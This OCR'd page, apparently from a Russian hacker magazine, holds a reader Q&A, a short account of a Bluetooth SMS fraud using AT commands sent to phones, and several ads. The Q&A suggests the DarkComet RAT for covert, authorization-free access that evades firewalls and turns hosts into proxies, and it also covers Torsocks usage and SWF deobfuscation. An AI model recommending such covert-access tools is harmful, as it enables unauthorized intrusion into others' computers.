Q ДОВОЛЬНО ЧАСТО ПРИХОДИТСЯ ПОМОГАТЬ ДРУЗЬЯМ С НАСТРОЙКОЙ КОМПЬЮТЕРА ПО СЕТИ. ИНОГДА СЛУЧАЛОСЬ, ЧТО ИЗ-ЗА ФАЙРВОЛОВ ПРОБИТЬСЯ К НИМ БЫЛО НЕВОЗМОЖНО. ЕСТЬ ЛИ КАКАЯ-НИБУДЬ СОФТИНКА ДЛЯ УДАЛЕННОГО АДМИНИСТРИРОВАНИЯ, ОБХОДЯЩАЯ ФАЙРВОЛЫ?

A Первое, что приходит на ум, — TeamViewer и Chrome Remote Desktop, появившийся недавно в браузере от Google. Стоит также отметить программу DarkComet-RAT (www.darkcomet-rat.com), позволяющую незаметно подключиться к удаленной машине, вообще не требуя какой-либо авторизации.

Если на удаленной машине запущен браузер, то сервер DarkComet-RAT может внедриться в него для обхода правил файрвола. Кроме того, утилита позволяет использовать удаленные компьютеры в качестве SOCKS5-прокси, при этом передаваемый между клиентской и серверной частями трафик шифруется. Так что ее можно использовать не только для добрых дел :).

Q ХОЧУ В НЕКОТОРЫХ СЛУЧАЯХ ИСПОЛЬЗОВАТЬ TOR. НО НЕ ПУСКАТЬ ЧЕРЕЗ НЕГО ВЕСЬ ТРАФИК (ЭТО О-О-ОЧЕНЬ МЕДЛЕННО), А НАСТРОИТЬ БЕЗОПАСНУЮ И АНОНИМНУЮ РАБОТУ ТОЛЬКО ДЛЯ СТРОГО ОПРЕДЕЛЕННЫХ ПРИЛОЖЕНИЙ.

A Можно использовать тот же самый принцип, что и при соксификации приложений — только пускать трафик приложения не через SOCKS, а через Tor-сеть. Поможет в этом утилита Torsocks (code.google.com/p/torsocks):

```
$ usewithtor [application]
```

где application — имя приложения, которое будет работать через Tor.

Или сложнее. Предположим, по ssh к some.ssh.com, и завернуть этот трафик в Tor:

```
$ usewithtor ssh username @ some.ssh.com
```

Увы, под винду пока такой утилиты я не нашел.

Q ЕСТЬ SWF-ФАЙЛ, КОТОРЫЙ КАКИМ-ТО ОБРАЗОМ ОБФУСЦИРОВАН, ЧТОБЫ ПРЕПЯТСТВОВАТЬ ЕГО ДЕКОМПИЛЯЦИИ.

A Советую попробовать проект as3-proxy (github.com/alun/as3-proxy). Он основан на фреймворке-оптимизаторе

Apparat (code.google.com/p/apparat) и зачастую позволяет сломать используемую защиту без проблем.

К тому же сами декомпиляторы серьезно развиваются, в них встраиваются алгоритмы для обхода типичных вариантов обфусцировать код.




ОТБОРНЫЕ ПРОДУКТЫ
СО ВСЕГО МИРА*



Мы знаем, где в мире найти самые лучшие продукты.
Вы знаете, что можете найти их рядом, под маркой TASH

Газель + Bluetooth= развод через SMS

В центре мониторинга одного из операторов сотовой связи обнаружили странную активность. Клиенты из одного и того же места в городе неожиданно начали отправлять SMS на некоторый платный номер. Сложно объяснимая ситуация оказалась примером изящного мошенничества, от которого пострадали тысячи людей.



1

В людном месте была припаркована газель с несколькими антеннами на крыше. Сканируя эфир Bluetooth, специальный ноутбук отправлял запрос на установку связи (pairing) всем обнаруженным устройствам. Ничего не подозревая, люди часто соглашались принять подключение.

2

С помощью установленного соединения злоумышленники передавали на телефоны жертв последовательность AT-команд, отправляющую SMS-сообщения на платный номер. Чтобы не потерять связь, использовались мощные Bluetooth-антенны.

3

Платный номер был арендован злоумышленниками для вывода денег через подставных лиц. Номер намеренно был выбран максимально «дешевым», чтобы жертвы не обращали внимание на небольшое изменение своего баланса.

4

Для удаленного управления ноутбуками, с помощью которых проводилась атака, злоумышленники использовали TeamViewer. В газели находились лишь мало что понимающие исполнитель и водитель. Они были арестованы. Организатор схемы пока на свободе.



В НОВЫЙ ГОД С ЛЮБИМЫМ ЖУРНАЛОМ!

с 1 по 31 декабря

оформи «Мужскую карту», потрать по ней 5000 рублей и получи в подарок полугодовую подписку на одной из изданий Gameland.

подробнее на
www.mancard.ru



Оформить дебетовую или кредитную «Мужскую карту» можно в отделениях ОАО «Альфа-Банка», а также заказав по телефонам:
(495) 229-2222 в Москве
8-800-333-2-333 (для регионов России)





Samsung рекомендует Windows® 7.


Всё серьёзно



Intel, логотип Intel, Intel Inside, Intel Core и Core Inside являются товарными знаками корпорации Intel на территории США и других стран. Для получения дополнительной информации о рейтинге процессоров Intel посетите сайт www.intel.ru/rating.

Процессор Intel® Core™ i7 второго поколения...
Тонкий дюралюминиевый корпус...
Революционный экран SuperBright Plus *...
Ничего лишнего.

Ноутбук Samsung серии 9. Возможно, лучший ноутбук.





* Супер Брайт Плюс

Умная производительность в своем лучшем воплощении. И это видно.

Единая служба поддержки: 8-800-555-55-55 (звонок по России бесплатный). www.samsung.com

Товар сертифицирован. Реклама.